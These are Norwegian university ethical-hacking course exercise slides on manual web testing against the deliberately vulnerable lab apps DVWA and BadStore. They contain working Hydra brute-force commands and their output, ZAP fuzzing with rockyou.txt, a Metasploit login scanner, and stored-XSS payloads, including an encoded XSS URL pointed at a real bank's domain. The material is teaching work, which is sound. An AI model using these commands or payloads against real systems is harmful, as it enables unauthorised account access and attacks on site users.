



Høyskolen  
Kristiania

***Your Internets Are Belong To Us***

# ETH2100

## Etisk Hacking

Øvingsoppgaver – UKE 39

# Manuell hacking



# Mål for denne uken

- 1. Teste manuelt for sårbarheter**
- 2. Utnytte sårbarheter (litt)**

# Mål for denne uken



**DVWA**

**Welcome to Damn Vulnerable Web App!**

Damn Vulnerable Web App (DVWA) is a PHP/MySQL web application that is damn vulnerable. Its main goals are to be an aid for security professionals to test their skills and tools in a legal environment, help web developers better understand the processes of securing web applications and aid teachers/students to teach/learn web application security in a classroom environment.

**WARNING!**

Damn Vulnerable Web App is damn vulnerable! Do not upload it to your hosting provider's public html folder or any internet facing web server as it will be compromised. We recommend downloading and installing **XAMPP** onto a local machine inside your LAN which is used solely for testing.

**Disclaimer**

We do not take responsibility for the way in which any one uses this application. We have made the purposes of the application clear and it should not be used maliciously. We have given warnings and taken measures to prevent users from installing DVWA on to live web servers. If your web server is compromised via an installation of DVWA it is not our responsibility it is the responsibility of the person/s who uploaded and installed it.

**General Instructions**

The help button allows you to view hints/tips for each vulnerability and for each security level on their respective page.

You have logged in as 'admin'

Username: admin  
Security Level: high  
PHPIDS: disabled

Damn Vulnerable Web Application (DVWA) v1.0.7



**BADSTORE.NET**

Quick Item Search

Welcome Master System Administrator - Cart contains 0 items at \$0.00 [View Cart](#)

**Welcome to BadStore.net!**

[Home](#)  
[What's New](#)  
[Sign Our Guestbook](#)  
[View Previous Orders](#)  
[About Us](#)



# Firefox og TLS 1.0 støtte

- For å teste web servere som kjører TLS 1.0 må man endre konfigurasjonen i Firefox
- Les denne support artikkelen:
- <https://support.mozilla.org/en-US/questions/1290040>
- security.tls.version.min må settes til 1 for å støtte TLS 1.0 (eller 2 for å støtte TLS 1.1, default er 3)
- Hvis dette ikke fungerer kan du alltid avinstallere Firefox og installere Firefox versjon 73 (<https://download.mozilla.org/?product=firefox-73.0&os=win64&lang=en-US>)

# Cross Site Scripting (XSS)

## SQL Injection

## Code Injection

# Installer og test verktøyene

- Se forrige ukes øvingsoppgaver for detaljer om hvordan dere installerer VMWare, Kali og dagens lab-VMer
- Denne øvingstimen skal vi bruke følgende VMer:
  - ✓ Damn Vulnerable Web Application (DVWA)
  - ✓ Bad Store



# OWASP ZAP

# Zed Attack Proxy

- Burp Suite er bedre for å skreddersy payloads, men ZAP kan også brukes til dette – som vi var gjennom forrige uke foretrekker jeg ZAP på grunn av «active scan» featuren – men mange mener allikevel at Burp er bedre

# Password attack

# Mål for denne uken

- OWASP Fuzzer
- *Metasploit*
- Hydra

# DVWA: Stored Cross Site Scripting

http://192.168.253.129/login.php

← → ↻ ⚠ Ikke sikker | 192.168.253.129/login.php

DA-PEN3900-1 21H...



I og med at vi ikke har  
lest brukermanualen så  
vet vi faktisk ikke hva  
passordet til imaget vi  
har lastet ned er...



Username


admin

Password


Login

Vi trenger en liste med kjente  
passord; det følger flere med Kali

ROCKYOU.TXT



Filen er ikke kompatibel  
med Fuzzeren, vi  
trenger den i 7 bit ascii  
– konverter til UTF-16  
og så til ANSI så virker  
den med ZAP...



# Alternativ 1: Fuzzer i ZAP



Username

admin


Password

••••

Login


Login failed






Velg innloggingen i ZAP, velg Fuzz...

Velg Add, velg  
Add Payload,  
så File



Sørg for at  
teksten du vil  
fuzze er  
merket, og  
start  
«angrepet»...



Akkurat denne viste seg å være et litt dårlig eksempel, vanligvis vil riktig passord ha ENTEN en annen HTTP kode, eller en annen Response Size. Her er kun innholdet likt, og eneste forskjell er hvilken URL brukeren blir redirected til... (Men poenger er illustrert.)

```

HTTP/1.1 302 Found
Date: Tue, 28 Sep 2021 22:59:23 GMT
Server: Apache/2.2.14 (Unix) DAV/2 mod_ssl/2.2.14 OpenSSL/0.9.81 PHP/5.3.1 mod_apreq2-20090110/2.7.1 mod_perl/2.0.4 Perl/v5.10.1
X-Powered-By: PHP/5.3.1
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Pragma: no-cache
Location: index.php
Content-Type: text/html
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: text/html

```

Task ID	Message Type	Code	Reason	RTT	Size Resp. Header	Size Resp. Body	Highest Alert	State	Payloads
0	Original	302	Found	78 ms	472 bytes	0 bytes			
1	Fuzzed	302	Found	1.08 s	472 bytes	0 bytes			123456
2	Fuzzed	302	Found	1.09 s	472 bytes	0 bytes			12345
3	Fuzzed	302	Found	105 ms	472 bytes	0 bytes			123456789
4	Fuzzed	302	Found	118 ms	472 bytes	0 bytes			password
5	Fuzzed	302	Found	133 ms	472 bytes	0 bytes			iloveyou
6	Fuzzed	302	Found	30 ms	471 bytes	0 bytes			princess
7	Fuzzed	302	Found	27 ms	471 bytes	0 bytes			1234567
8	Fuzzed	302	Found	21 ms	471 bytes	0 bytes			rockyou
9	Fuzzed	302	Found	15 ms	471 bytes	0 bytes			12345678
10	Fuzzed	302	Found	18 ms	471 bytes	0 bytes			abc123
11	Fuzzed	302	Found	22 ms	471 bytes	0 bytes			nicole
12	Fuzzed	302	Found	14 ms	471 bytes	0 bytes			daniel
13	Fuzzed	302	Found	16 ms	471 bytes	0 bytes			babygirl
14	Fuzzed	302	Found	9 ms	471 bytes	0 bytes			monkey
15	Fuzzed	302	Found	11 ms	471 bytes	0 bytes			lovely
16	Fuzzed	302	Found	13 ms	471 bytes	0 bytes			jessica
17	Fuzzed	302	Found	14 ms	471 bytes	0 bytes			654321

## Alternativ 2: Hydra

Hydra er et utbredt passord knekke program, og støtter flere typer protokoller (ssh, http, pop3, osv).

Syntaxen er litt vanskelig å få riktig, og har du feil syntax så er problemet at den gjerne tror at alle passord virker. (For enkelt testing som dette kan du kutte ned rockyou.txt til kun de første 20-30 passordene, men i virkeligheten kjører vi gjerne med alle 14 millioner passord 😊)

<https://blog.g0tmi1k.com/dvwa/login/>

## Alternativ 2: Hydra

Et interessant uddrag fra guiden over (god læring å teste denne):

```
hydra -l admin -P ~/Desktop/rockyous.txt -e ns -u -F -t 1 -w 10 -W 1 -v -V  
192.168.253.129 http-post-form  
"/login.php:username=^USER^&password=^PASS^&user_token=${CSRF}&Lo  
gin=Login:F=Location\: login.php:C=/404.php:H=Cookie: security=impossible;  
PHPSESSID=${SESSIONID}"
```

Ikke akkurat en eksakt vitenskap (dette var forslaget til parametere på guiden jeg linket til), denne finner passordet – men forstår ikke at den har funnet det fordi kriteriene er satt feil... 😊

```
kali@kali:~$ hydra -l admin -P ~/Desktop/rockyous.txt -e ns -u -F -t 1 -w 1
0 -W 1 -v -V 192.168.253.129 http-post-form "/login.php:username=^USER^&pas
sword=^PASS^&user_token=${CSRF}&Login=Login:F=Location\ : login.php:C=/404.p
hp:H=Cookie: security=impossible; PHPSESSID=${SESSIONID}"
Hydra v9.0 (c) 2019 by van Hauser/THC - Please do not use in military or se
cret service organizations, or for illegal purposes.

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2021-09-29 0
2:10:45
[INFORMATION] escape sequence \: detected in module option, no parameter ve
rification is performed.
[DATA] max 1 task per 1 server, overall 1 task, 23 login tries (l:1/p:23),
~23 tries per task
[DATA] attacking http-post-form://192.168.253.129:80/login.php:username=^US
ER^&password=^PASS^&user_token=&Login=Login:F=Location\ : login.php:C=/404.p
hp:H=Cookie: security=impossible; PHPSESSID=
[VERBOSE] Resolving addresses ... [VERBOSE] resolving done
[ATTEMPT] target 192.168.253.129 - login "admin" - pass "admin" - 1 of 23 [
child 0] (0/0)
[ATTEMPT] target 192.168.253.129 - login "admin" - pass "" - 2 of 23 [child
0] (0/0)
[ATTEMPT] target 192.168.253.129 - login "admin" - pass "123456" - 3 of 23
[child 0] (0/0)
[ATTEMPT] target 192.168.253.129 - login "admin" - pass "12345" - 4 of 23 [
child 0] (0/0)
[ATTEMPT] target 192.168.253.129 - login "admin" - pass "123456789" - 5 of
23 [child 0] (0/0)
[ATTEMPT] target 192.168.253.129 - login "admin" - pass "password" - 6 of 2
3 [child 0] (0/0)
[VERBOSE] Page redirected to http://192.168.253.129/index.php
[ATTEMPT] target 192.168.253.129 - login "admin" - pass "I love you" - 7 of 2
3 [child 0] (0/0)
[ATTEMPT] target 192.168.253.129 - login "admin" - pass "princess" - 8 of 2
3 [child 0] (0/0)
[ATTEMPT] target 192.168.253.129 - login "admin" - pass "1234567" - 9 of 23
[child 0] (0/0)
[ATTEMPT] target 192.168.253.129 - login "admin" - pass "rockyou" - 10 of 2
3 [child 0] (0/0)
[ATTEMPT] target 192.168.253.129 - login "admin" - pass "12345678" - 11 of
23 [child 0] (0/0)
^C[ERROR] Received signal 2, going down ...
```

# Alternativ 2: Hydra

Mitt forslag til «kort» løsning:

```
hydra -l admin -P ~/Desktop/rockyous.txt -e ns -u -F -t 1 -w 10 -W 1 -V  
192.168.253.129 http-post-form  
"/login.php:username=^USER^&password=^PASS^&Login=Login:S=Location\  
index.php:H=Cookie: security=impossible;"
```



Hvis man fjerner «-t 1» så  
kører default Hydra med 16  
tråder – da går det raskere.

```
kali@kali:~$ hydra -l admin -P ~/Desktop/rockyous.txt -e ns -u -F -t 1 -w 1
0 -W 1 -V 192.168.253.129 http-post-form "/login.php:username=^USER^&password=^PASS^&Login=Login:S=Location\: index.php:H=Cookie: security=impossible;"

Hydra v9.0 (c) 2019 by van Hauser/THC - Please do not use in military or secret service organizations, or for illegal purposes.

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2021-09-29 02:24:19
[INFORMATION] escape sequence \: detected in module option, no parameter verification is performed.
[DATA] max 1 task per 1 server, overall 1 task, 23 login tries (l:1/p:23), ~23 tries per task
[DATA] attacking http-post-form://192.168.253.129:80/login.php:username=^USER^&password=^PASS^&Login=Login:S=Location\: index.php:H=Cookie: security=impossible;
[ATTEMPT] target 192.168.253.129 - login "admin" - pass "admin" - 1 of 23 [child 0] (0/0)
[ATTEMPT] target 192.168.253.129 - login "admin" - pass "" - 2 of 23 [child 0] (0/0)
[ATTEMPT] target 192.168.253.129 - login "admin" - pass "123456" - 3 of 23 [child 0] (0/0)
[ATTEMPT] target 192.168.253.129 - login "admin" - pass "12345" - 4 of 23 [child 0] (0/0)
[ATTEMPT] target 192.168.253.129 - login "admin" - pass "123456789" - 5 of 23 [child 0] (0/0)
[ATTEMPT] target 192.168.253.129 - login "admin" - pass "password" - 6 of 23 [child 0] (0/0)
[80][http-post-form] host: 192.168.253.129 login: admin password: password
[STATUS] attack finished for 192.168.253.129 (valid pair found)
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2021-09-29 02:24:37
```

# Alternativ 3: Metasploit (ikke denne serveren)

Dette virker med Metasploit Framework, vi trenger ikke installere den fulle Metasploit pakken

Hvis serveren bruker «HTTP Authenticate», og ikke en HTTP POST for å logge inn, så kan man bruke Metasploit også for å teste (DVWA bruker ikke Authenticate, så vi kan ikke bruke denne her)

```
msf5 > use auxiliary/scanner/http/http_login
```

```
msf5 auxiliary(scanner/http/http_login) > show options
```

## Hva er Metasploit?

**Vi skal se mer på dette i forelesning 21 – det er et rammeverk for å kjøre exploits 😊**

Mer senere...

*Vi skal se mer på passord i en senere forelesning hvor vi ikke skal prøve å logge oss inn slik som her (en treg metode), men hvor vi skal ha fokus på å finne og knekke passord hasher.*

**To be continued...**

# Cross Site Scripting (Stored XSS)

# Cross Site Scripting (Stored XSS)

- XSS angrep er blant de vanligste sårbarhetene
- Hvis man under en pentest enkelt får kjørt script kode (feks får en popup på skjermen fra en alert() kommando) er dette en HIGH sårbarhet
- Sårbarheter vi tester i dag er ikke så vanlige i praksis, men man finner ofte «XSS reflected in JSON» sårbarheter – som det er vanskelig å faktisk utnytte i praksis (LOW sårbarhet)

# Hva er Cross Site Scripting (XSS)?

- XSS er en sårbarhet hvor angriperen utnytter en sårbarhet for å angripe klientene / brukerne av en web tjeneste – altså et «klient side angrep»
- Angriperen utnytter at brukeren stoler på selskapet, og dermed også linker til selskapets side
- Denne URLen går til en norsk nettbank, og de fleste vil trykke på denne i en epost da den fremstår som trygg:

`https://www.dnb.no/login.aspx?paramtype=b64&param=PHNjcmlwdD5hbGVydCgxKTs8L3NjcmlwdD4=`

- Dette er ikke et reelt angrep, og websiden er valgt tilfeldig
- Sjekk param verdien med <https://www.base64decode.org/>

# Hva er Cross Site Scripting (XSS)?

- XSS vil kjøre script på brukerens maskin, og påvirker ikke sikkerheten på serveren i seg selv
- Stored XSS er angrep hvor angriperen får permanent lagret data på en webserver som blir vist på websiden til alle brukere
- British Airways ble utsatt for et slikt angrep som medførte at kortnummeret til alle kunder ble stjålet fordi et script sendte betalingsdetaljer til hackerens server

# DVWA: Stored Cross Site Scripting

[http://192.168.253.129/vulnerabilities/xss\\_s/](http://192.168.253.129/vulnerabilities/xss_s/)

## Vulnerability: Stored Cross Site Scripting (XSS)

Name \*

Message \*

Test <script>alert(1);</script>

Sign Guestbook

Name: test


Message: This is a test comment.



# Bad Store: Stored Cross Site Scripting

<http://192.168.253.132/cgi-bin/badstore.cgi?action=guestbook>

**BADSTORE.NET**  
[Quick Item Search](#)

Welcome {Unregistered User} - Cart contains 0 items at \$0.00  [View Cart](#)

[Home](#)  
[What's New](#)  
[Sign Our Guestbook](#)  
[View Previous Orders](#)  
[About Us](#)  
[My Account](#)  
[Login / Register](#)  
- Suppliers Only -

## Sign our Guestbook!

Please complete this form to sign our Guestbook. The email field is not required, but helps us contact you to respond to your feedback. Thanks!

Your Name:

Email:

Comments:

